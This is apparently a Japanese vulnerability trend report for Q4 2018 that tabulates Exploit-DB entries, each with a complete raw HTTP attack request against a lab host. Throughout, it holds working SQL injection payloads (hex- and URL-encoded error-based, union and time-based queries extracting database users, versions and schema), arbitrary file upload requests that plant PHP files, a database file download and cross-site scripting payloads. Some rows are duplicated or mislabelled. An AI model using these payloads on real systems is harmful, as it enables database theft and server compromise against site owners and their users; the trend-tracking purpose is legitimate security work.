2018-11-13	45841	SQL Injection	易	中	Maitra Mail Tracking System 1.7.2 - SQL Injection	GET /application/db/maitra.sqlite HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: keep-alive	Maitra Mail Tracking System	Maitra Mail Tracking System 1.7.2
2018-11-13	45841	File Upload	易	高	Maitra Mail Tracking System 1.7.2 - Database File Download	GET /10.0.100.24/application/db/maitra.sqlite HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: keep-alive	Maitra Mail Tracking System	Maitra Mail Tracking System 1.7.2
2018-11-13	45842	File Upload	易	高	Webiness Inventory 2.3 - Arbitrary File Upload	POST /10.0.100.24/protected/library/ajax/WsSaveToModel.php HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: keep-alive Content-Type: multipart/form-data; boundary=---------------------------712753139516771986337452300 Content-Length: 989 -----------------------------712753139516771986337452300 Content-Disposition: form-data; name="model_name" Ws_userModel -----------------------------712753139516771986337452300 Content-Disposition: form-data; name="id" 66 -----------------------------712753139516771986337452300 Content-Disposition: form-data; name="email" efe@omerefe.com -----------------------------712753139516771986337452300 Content-Disposition: form-data; name="password" efe -----------------------------712753139516771986337452300 Content-Disposition: form-data; name="user_salt" -----------------------------712753139516771986337452300 Content-Disposition: form-data; name="is_verified" 1 -----------------------------712753139516771986337452300 Content-Disposition: form-data; name="is_active" 1 -----------------------------712753139516771986337452300 Content-Disposition: form-data; name="verification_code" -----------------------------712753139516771986337452300--	Webiness Inventory	Webiness Inventory 2.3
2018-11-13	45843	SQL Injection	易	中	Webiness Inventory 2.3 - SQL Injection	POST /protected/library/ajax/WsModelGrid.php HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: keep-alive Content-Type: application/x-www-form-urlencoded Content-Length: 541 model=PartnerModel&order=%28%53%45%4c%45%43%54%20%31%20%46%52%4f%4d%28%53%45%4c%45%43%54%20%43%4f%55%4e%54%28%2a%29%2c%43%4f%4e%43%41%54%28%43%4f%4e%43%41%54%51%57%53%28%30%78%32%30%33%61%32%30%2c%55%53%45%52%28%29%2c%44%41%54%41%42%41%53%45%28%29%2c%56%45%52%53%49%4f%4e%28%29%29%2c%28%53%45%4c%45%43%54%20%28%45%4c%54%28%32%3d%32%2c%31%29%29%29%2c%46%4c%4f%4f%52%28%52%41%4e%44%28%30%29%2a%32%29%29%78%20%46%52%41%4d%20%49%4e%46%41%52%4d%41%54%49%4f%4e%5f%53%43%48%45%4d%41%2e%50%4c%55%47%49%4e%53%20%47%52%4f%55%50%20%42%59%20%78%29%61%29	Webiness Inventory	Webiness Inventory 2.3

EDB-Report
最新Web脆弱性トレンドレポート(2018年第4四半期)

2018.10.01~2018.12.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2018-11-13	45844	SQL Injection	易	中	SIPve 0.0.2-R19 - SQL Injection	GET /monitorasoc/view/monitorasocAcc.php?usuario=%31%27%20%41%4e%44%20%28%53%45%4c%45%43%54%20%2a%20%46%52%4f%4d%20%28%53%45%4c%45%43%54%28%53%4c%45%45%50%28%35%29%29%29%45%66%65%29%2d%2d%20%45%66%65&accion=asociar HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Cookie: PHPSESSID=p5kiflalc6ge33dkui0eijm2e2 Connection: keep-alive	SIPve	SIPve 0.0.2-R19
2018-11-14	45845	SQL Injection	易	中	iServiceOnline 1.0 - 'r' SQL Injection	POST /app/index.php?r=Report/Repair HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: keep-alive Content-Type: application/x-www-form-urlencoded Content-Length: 645 year=2018%20%61%6e%44%20%28%53%45%4c%65%63%74%20%31%35%35%20%46%72%6f%4d%28%53%45%4c%45%43%54%20%43%4f%75%6e%74%28%2a%29%2c%43%4f%6e%63%61%74%28%63%61%6e%43%61%74%28%30%78%32%30%33%61%32%30%2c%55%73%65%72%28%29%2c%44%61%74%41%42%41%53%45%28%29%2c%55%45%72%53%49%61%4e%28%29%29%2c%30%78%37%65%2c%28%73%65%6c%65%43%54%20%28%65%6c%54%28%31%35%35%3d%31%35%35%2c%31%29%29%29%2c%30%78%34%39%38%38%37%33%36%31%36%65%32%30%35%33%36%35%38%65%36%33%36%31%36%65%2c%66%6c%6f%4f%52%28%52%41%6e%64%28%30%29%2a%32%29%29%78%20%66%72%4f%4d%20%49%4e%46%6f%72%6d%41%54%49%4f%4e%51%53%63%68%45%4d%41%2e%50%4c%75%67%49%4e%53%20%47%72%6f%55%50%20%42%59%20%78%29%61%29	iServiceOnline	iServiceOnline 1.0
2018-11-14	45847	SQL Injection	易	中	Helpdezk 1.1.1 - 'query' SQL Injection	POST /admin/widget/json/ HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: keep-alive Content-Type: application/x-www-form-urlencoded Content-Length: 270 query=' uniOn SeleCt (SELECT(@x)FROM(SELECT(@x:=0x00),(@NR:=0),(SELECT(0)FROM(INFORMATION_SCHEMA.TABLES)WHERE(TABLE_SCHEMA!=0x696e666f726d6174696f6e5f736368656d61)AND(0x00)IN(@x:=CONCAT(@x,LPAD(@NR:=@NR%2b1,4,0x30),0x3a20,table_name,0x3c62723e))))x),2,3,4-- -&qtype=name	Helpdezk	Helpdezk 1.1.1
2018-11-14	45849	SQL Injection	易	中	EdTv 2 - 'id' SQL Injection	GET /edtv/index.php/admin/edit_source&?id=-1%20union%20select%201,(SELECT+GROUP_CONCAT(schema_name+SEPARATOR+0x3c62723e)+FROM+INFORMATION_SCHEMA.SCHEMATA),CONCAT_WS(0x203a20,USER(),DATABASE(),VERSION()),4,5--%20- HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:55.0) Gecko/20100101 Firefox/55.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3 Accept-Encoding: gzip, deflate Connection: keep-alive	EdTv	EdTv 2
2018-11-14	45853	SQL Injection	易	中	Advanced Comment System 1.0 - SQL Injection	GET /editgrp.php?gid=/internal/advanced_comment_system/admin.php?pw=admin&page=/internal/index.php%27%20UNION%20ALL%20SELECT%20NULL,NULL,CONCAT(0x71717a6b71,0x67424663534f77556d44746a59686f7842735475426863 6b546648624 9616b724d716e4869634758,0x7171626a71),NULL--%20SkrU&del=2 HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: keep-alive Content-Length: 12	Advanced Comment System	Advanced Comment System 1.0
2018-11-14	45855	SQL Injection	易	中	Rmedia SMS 1.0 - SQL Injection	GET /editgrp.php?gid=1%27%20AnD%20EXTRactvaLUE(156,CONcat((selECT+GrouP_conCAT(schEma_NAme+SEparaTOR+0x3c62723e)+frOM+INFOrmaTION_ScheMA.SCHEmatA),(SelecT%20(Elt(156=156,1))),0x496873616e2053656e63616e))--%20Efe HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: keep-alive	Rmedia SMS	Rmedia SMS 1.0
2018-11-14	45856	SQL Injection	易	中	Pedidos 1.0 - SQL Injection	GET /ajax/load_proveedores.php?q=%2d%61%27%20%75%6e%69%6f%6e%20%73%65%6c%65%63%74%20%31%2c%28%53%45%4c%45%43%54%20%47%52%4f%55%50%5f%43%4f%4e%43%41%54%28%73%63%68%65%6d%61%5f%6e%61%6d%65%20%53%45%50%41%52%41%54%4f%52%20%30%78%33%63%36%32%37%32%33%65%29%20%46%52%4f%4d%20%49%4e%46%4f%52%4d%41%54%49%4f%4e%5f%53%43%48%45%4d%41%2e%53%43%48%45%4d%41%54%41%29%2c%33%2c%34%2c%35%2d%2d%20%2d HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:55.0) Gecko/20100101 Firefox/55.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3 Accept-Encoding: gzip, deflate Connection: keep-alive	Pedidos	Pedidos 1.0

EDB-Report
最新Web脆弱性トレンドレポート(2018年第4四半期)

2018.10.01~2018.12.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2018-11-14	45857	Cross-Site Scripting	中	中	Electricks eCommerce 1.0 - Persistent Cross-Site Scripting	POST /10.0.100.24/Electricks/Electricks/Electricks-shop/pages/user_signup.php HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Content-Type: application/x-www-form-urlencoded Content-Length: 203 firstname=Nawaf&middlename=test&lastname=Alkeraithe&email=nalkeraithe%40gmail.com&address=%3Cscript%3Ealert%28%22Stored+XSS%22%29%3C%2Fscript%3E&contact=nawaf&username=testme&password=tesetme&submit=	Electricks eCommerce	Electricks eCommerce 1.0
2018-11-14	45858	SQL Injection	易	中	DoceboLMS 1.2 - SQL Injection	GET /modules/progcourse/lesson.php?id=%31%27%20%41%4e%44%20%45%4c%54%28%31%3d%31%2c%31%29%20%41%4e%44%20%27%45%66%65%27%3d%27%45%66%65 HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:55.0) Gecko/20100101 Firefox/55.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3 Accept-Encoding: gzip, deflate Connection: keep-alive	DoceboLMS	DoceboLMS 1.2
2018-11-14	45858	File upload	易	中	DoceboLMS 1.2 - Arbitrary File Upload	POST /10.0.100.24/modules/htmlarea/popups/insert_image.php?op=proginsert HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Cookie: learning=ab3edb1f5690003472985f03a29c58ff3 Connection: keep-alive Content-Type: multipart/form-data; boundary=---------------------------252032879113191361911349675 75 Content-Length: 394 -----------------------------252032879113191361911349675 75 Content-Disposition: form-data; name="max_file_size" 10000000000 -----------------------------252032879113191361911349675 75 Content-Disposition: form-data; name="uploadedfile"; filename="phpinfo.php" Content-Type: application/force-download <?php phpinfo(); ?> -----------------------------252032879113191361911349675 75--	DoceboLMS	DoceboLMS 1.2
2018-11-15	45862	SQL Injection	中	中	BitZoom 1.0 - 'rollno' SQL Injection	POST /forgot.php HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: keep-alive Content-Type: application/x-www-form-urlencoded Content-Length: 572 rollno=%31%27%20%55%4e%49%4f%4e%20%53%45%4c%45%43%54%20%31%2c%32%2c%33%2c%34%2c%35%2c(selECt(@x)fROm(selECt(@x:=0x00)%2c(@rUNNing_numBer:=0)%2c(@tbl:=0x00)%2c(selECt(0)fROm(infoRMATion_schEMa.coLUMns)wHEre(tABLe_schEMa=daTABase())aNd(0x00)in(@x:=Concat(@x%2cif((@tbl!=tABLe_name)%2cConcat(LPAD(@rUNNing_numBer:=@rUNNing_numBer%2b1%2c2%2c0x30)%2c0x303d3e%2c@tBl:=tABLe_naMe%2c(@z:=0x00))%2c%200x00)%2clpad(@z:=@z%2b1%2c2%2c0x30)%2c0x3d3e%2c0x4b6f6c6f6e3a20%2ccolumn_name%2c0x3c62723e))))x)%2c%37%2c%38%2c%39%2c%31%30%2c%31%31%2c%31%32%2c%31%33%2c%31%34%2c%31%35%2d%2d%20%2d	BitZoom	BitZoom 1.0
2018-11-15	45863	SQL Injection	中	中	Net-Billetterie 2.9 - 'login' SQL Injection	POST /login.inc.php HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: keep-alive Content-Type: application/x-www-form-urlencoded Content-Length: 579 login=%31%27%20%4f%52%20%28%53%45%4c%45%43%54%20%31%31%32%20%46%52%4f%4d%28%53%45%4c%45%43%54%20%43%4f%55%4e%54%28%2a%29%2c%43%4f%4e%43%41%54%28%43%4f%4e%43%41%54%51%57%53%28%30%78%32%30%33%61%32%30%2c%55%53%45%52%28%29%2c%44%41%54%41%42%41%53%45%28%29%2c%56%45%52%53%49%4f%4e%28%29%29%2c%28%53%45%4c%45%43%54%20%28%45%4c%54%28%31%31%32%3d%31%31%32%2c%31%29%29%2c%46%4c%41%54%52%28%52%41%4e%44%28%30%29%2a%32%29%29%78%20%46%52%41%4d%20%49%4e%46%4f%52%4d%41%54%49%4f%4e%51%53%43%48%45%4d%41%2e%50%4c%55%47%49%4e%53%20%47%52%41%55%50%20%42%59%20%78%29%61%29%2d%2d%20Efe&pass=Efe	Net-Billetterie	Net-Billetterie 2.9
2018-11-15	45895	SQL Injection	易	中	Galaxy Forces MMORPG 0.5.8 - 'type' SQL Injection	POST /ticketly/action/addproject.php HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:50.0) Gecko/20100101 Firefox/50.0 Accept: */* Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3 Accept-Encoding: gzip, deflate Content-Type: application/x-www-form-urlencoded; charset=UTF-8 X-Requested-With: XMLHttpRequest Content-Length: 314 Connection: close name=Test" RLIKE (SELECT (CASE WHEN (4632=4632) THEN 0x54657374 ELSE 0x28 END)) AND "lrmZ"="lrmZ&description=Test name=Test AND EXTRACTVALUE(9139,CONCAT(0x5c,0x7176766a71,(SELECT (ELT(9139=9139,1))),0x7178717a71)) AND "SZJL"="SZJL&description=Test name=Test RLIKE SLEEP(5) AND "WkTS"="WkTS&description=Test	Galaxy Forces MMORPG	Galaxy Forces MMORPG 0.5.8

EDB-Report
最新Web脆弱性トレンドレポート(2018年第4四半期)

2018.10.01~2018.12.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2018-11-15	45868	File Upload	易	中	EverSync 0.5 - Arbitrary File Download	GET /10.0.100.24/files/db.sq3 HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:55.0) Gecko/20100101 Firefox/55.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3 Accept-Encoding: gzip, deflate Cookie: PHPSESSID=dhq0fbvco8d0sc0iem3i2kktk0 DNT: 1 Connection: keep-alive Upgrade-Insecure-Requests: 1	EverSync	EverSync 0.5
2018-11-15	45875	SQL Injection	中	中	Meneame English Pligg 5.8 - 'search' SQL Injection	GET /?search=%61%27%29%20%41%4e%44%20(SeleCT%20%27Efe%27%20FroM%20duAL%20WheRE%2011=110%20AnD%20(seLEcT%20112%20frOM(SElecT%20CouNT(*),ConCAT(CONcat(0x203a20,UseR(),DAtaBASe(),VErsION()),(SeLEct%20(ELT(112=112,1))),FLooR(RAnd(0)*2))x%20FROM%20INFOrmatION_SchEMA.PluGINS%20gr0Up%20BY%20x)a))%20--%20Efe HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: keep-alive	Meneame English Pligg	Meneame English Pligg 5.8
2018-11-15	45876	File Upload	中	中	Kordil EDMS 2.2.60rc3 - Arbitrary File Upload	POST /10.0.100.24/routine_emails_to_all_users_add.php HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Cookie: PHPSESSID=187947eb3de6ad8f5541f2c8d8e94225 Connection: keep-alive Content-Type: multipart/form-data; boundary= -----------------------------114917121519378418451544589507 Content-Length: 973 -----------------------------114917121519378418451544589507 Content-Disposition: form-data; name="add_fd1" admin -----------------------------114917121519378418451544589507 Content-Disposition: form-data; name="add_fd2" Efe -----------------------------114917121519378418451544589507 Content-Disposition: form-data; name="add_fd3" 2018-11-13 15:04:48 -----------------------------114917121519378418451544589507 Content-Disposition: form-data; name="upload_fd4"; filename="phpinfo.php" Content-Type: application/force-download <?php phpinfo(); ?> -----------------------------114917121519378418451544589507 Content-Disposition: form-data; name="add_fd5" -----------------------------114917121519378418451544589507 Content-Disposition: form-data; name="act" n -----------------------------114917121519378418451544589507 Content-Disposition: form-data; name="QS_Submit" Add -----------------------------114917121519378418451544589507--	Kordil	Kordil EDMS 2.2.60rc3
2018-11-15	45877	SQL Injection	易	中	Simple E-Document 1.31 - 'username' SQL Injection	POST /login.php HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: keep-alive Content-Type: application/x-www-form-urlencoded Content-Length: 267 username=12'||(SeleCT%20'Efe'%20FroM%20duAL%20WheRE%20110=110%20AnD%20(seLEcT%20112%20frOM(SElecT%20CouNT(*),ConCAT(CONcat(0x203a20,UseR(),DAtaBASe(),VErsION()),(SeLEct%20(ELT(112=112,1))),FLooR(RAnd(0)*2))x%20FROM%20INFOrmatION_SchEMA.PluGINS%20gr0Up%20BY%20x)a))||'	Simple E-Document	Simple E-Document 1.31
2018-11-15	45878	File Upload	易	高	2-Plan Team 1.0.4 - Arbitrary File Upload	POST /10.0.100.24/managefile.php?action=upload&id=1 HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: keep-alive Content-Type: multipart/form-data; boundary=--------------------------- 100912087957152390618511454 40 Content-Length: 1192 -----------------------------100912087957152390618511454 40 Content-Disposition: form-data; name="numfiles" 1 -----------------------------100912087957152390618511454 40 Content-Disposition: form-data; name="upfolder" -----------------------------100912087957152390618511454 40 Content-Disposition: form-data; name="userfile1-title" -----------------------------100912087957152390618511454 40 Content-Disposition: form-data; name="userfile1"; filename="phpinfo.php" Content-Type: application/force-download	2-Plan Team	2-Plan Team 1.0.4

EDB-Report
最新Web脆弱性トレンドレポート(2018年第4四半期)

2018.10.01~2018.12.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
						<?php phpinfo(); ?> -----------------------------10091208795715239061851145440 Content-Disposition: form-data; name="userfile1" phpinfo.php -----------------------------10091208795715239061851145440 Content-Disposition: form-data; name="userfile1-tags" -----------------------------10091208795715239061851145440 Content-Disposition: form-data; name="desc" -----------------------------10091208795715239061851145440 Content-Disposition: form-data; name="visible[]" -----------------------------10091208795715239061851145440 Content-Disposition: form-data; name="sendto[]" all -----------------------------10091208795715239061851145440--		
2018-11-15	45879	File Upload	易	中	PHP Mass Mail 1.0 - Arbitrary File Upload	POST /10.0.100.24/send.php HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:55.0) Gecko/20100101 Firefox/55.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3 Accept-Encoding: gzip, deflate Content-Type: application/octet-stream Content-Length: 716 Cookie: PHPSESSID=dhq0fbvco8d0sc0lem3l2kktk0 DNT: 1 Connection: keep-alive Upgrade-Insecure-Requests: 1 -----------------------------265001916915724: undefined Content-Disposition: form-data; name="userfile[]"; filename="phpinfo.php" <?php phpinfo(); ?> -----------------------------265001916915724--	PHP Mass Mail	PHP Mass Mail 1.0

2018-11-15	45880	Cross-Site Scripting	易	中	WordPress Plugin Ninja Forms 3.3.17 - Cross-Site Scripting	POST /10.0.100.24/wp-admin/edit.php? HTTP/1.1
						Host: 10.0.100.24:1004
						User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
						Gecko/20100101
						Firefox/60.0
						Accept:
						text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
						Accept-Language: en-US,en;q=0.5
						Accept-Encoding: gzip, deflate
						Content-Type: application/x-www-form-urlencoded
						Content-Length: 168
						
						s&post_status=all&post_type=nf_sub&action=-
						1&form_id=1&nf_form_filter&begin_date&end_date="><img+src=mtk+on
						error=alert(/MTK/);//&filter_action=Filter&paged=1&action2=-1
						
						s&post_status=all&post_type=nf_sub&action=-
						1&form_id=1&nf_form_filter&begin_date="><img+src=mtk+onerror=ale
						rt(/MTK/);//&end_date&filter_action=Filter&paged=1&action2=-1
						
						post_status=trash&post_type=nf_sub&form_id=1"><script>alert(/MTK
						/);</script>&nf_form_filter&paged=1
							WordPress Plugin Ninja Forms	WordPress Plugin Ninja Forms 3.3.17

2018-11-16	45881	SQL injection	易	中	Warranty Tracking System 11.06.3 - 'txtCustomerCode' SQL Injection	POST /customer/SearchCustomer.php?pDivAlert=NoCustomer HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: keep-alive Content-Type: application/x-www-form-urlencoded Content-Length: 244 txtCustomerCode=%27%20%55%6e%69%4f%6e%20%53%65%6c%65%63%74%20%43 %4f%4e%43%41%54%5f%57%53%28%30%78%32%30%33%61%32%30%2c%55%53%45% 52%28%29%2c%44%41%54%41%42%41%53%45%28%29%2c%56%45%52%53%49%4f%4 e%28%29%29%2c%32%2c%33%2c%34%2c%35%2c%36%2d%2d%20%2d	Warranty Tracking System	Warranty Tracking System 11.06.3
2018-11-16	45882	File Upload	易	中	Helpdezk 1.1.1 - Arbitrary File Upload	POST /10.0.100.24/helpdezk/manageattachments/ HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: keep-alive Content-Type: multipart/form-data; boundary= ---------------------------12936918020117554985435850 49 Content-Length: 374 ---------------------------12936918020117554985435850 49 Content-Disposition: form-data; name="file"; filename="phpinfo.php" Content-Type: application/force-download <?php phpinfo(); ?> ---------------------------12936918020117554985435850 49 Content-Disposition: form-data; name="Submit" Ver Ayari ---------------------------12936918020117554985435850 49--	Helpdezk	Helpdezk 1.1.1
2018-11-16	45883	Cross-Site Scripting	易	高	DomainMOD 4.11.01 - 'raid' Cross-Site Scripting	POST /10.0.100.24/assets/edit/registrar-account.php? HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Content-Type: application/x-www-form-urlencoded Content-Length: 61 raid=hello%22%3E%3Cscript%3Ealert("XSS")%3C%2Fscript%3E&del=1	DomainMOD	DomainMOD 4.11.01

EDB-Report
最新Web脆弱性トレンドレポート(2018年第4四半期)

2018.10.01~2018.12.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2018-11-21	45895	SQL Injection	易	中	Ticketly 1.0 - 'name' SQL Injection	POST /ticketly/action/addproject.php HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:50.0) Gecko/20100101 Firefox/50.0 Accept: */* Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3 Accept-Encoding: gzip, deflate Referer: http://localhost/ticketly/projects.php Content-Type: application/x-www-form-urlencoded; charset=UTF-8 X-Requested-With: XMLHttpRequest Content-Length: 314 Connection: close name=Test" RLIKE (SELECT (CASE WHEN (4632=4632) THEN 0x54657374 ELSE 0x28 END)) AND "IrmZ"="IrmZ&description=Test name=Test AND EXTRACTVALUE(9139,CONCAT(0x5c,0x7176766a71,(SELECT (ELT(9139=9139,1))),0x7178717a71)) AND "SZJL"="SZJL&description=Test name=Test RLIKE SLEEP(5) AND "WkTS"="WkTS&description=Test	Ticketly	Ticketly 1.0
2018-11-21	45897	SQL Injection	易	中	WebOfisi E-Ticaret V4 - 'urun' SQL Injection	POST /eticaretv4/arama.html? HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:50.0) Gecko/20100101 Firefox/50.0 Accept: */* Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3 Accept-Encoding: gzip, deflate Content-Type: application/x-www-form-urlencoded; charset=UTF-8 X-Requested-With: XMLHttpRequest Content-Length: 26 Connection: close kategori=kategori=20&urun=test") RLIKE (SELECT (CASE WHEN (6525=6525)THEN 0x74656474 ELSE 0x28 END)) AND ("YWLa"="YWLa 20&urun=test") OR (SELECT 6556 FROM(SELECT COUNT(*),CONCAT(0x71626b6b71,(SELECT(ELT(6556=6556,1))),0x716b716b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND ("ExaV"="ExaV kategori=20&urun=test"):SELECT BENCHMARK(5000000,MD5(0x44527964)) AND ("KGaO"="KGaO kategori=20&urun=test") OR SLEEP(5) AND ("sDnb"="sDnb	WebOfisi E-Ticaret	WebOfisi E-Ticaret V4
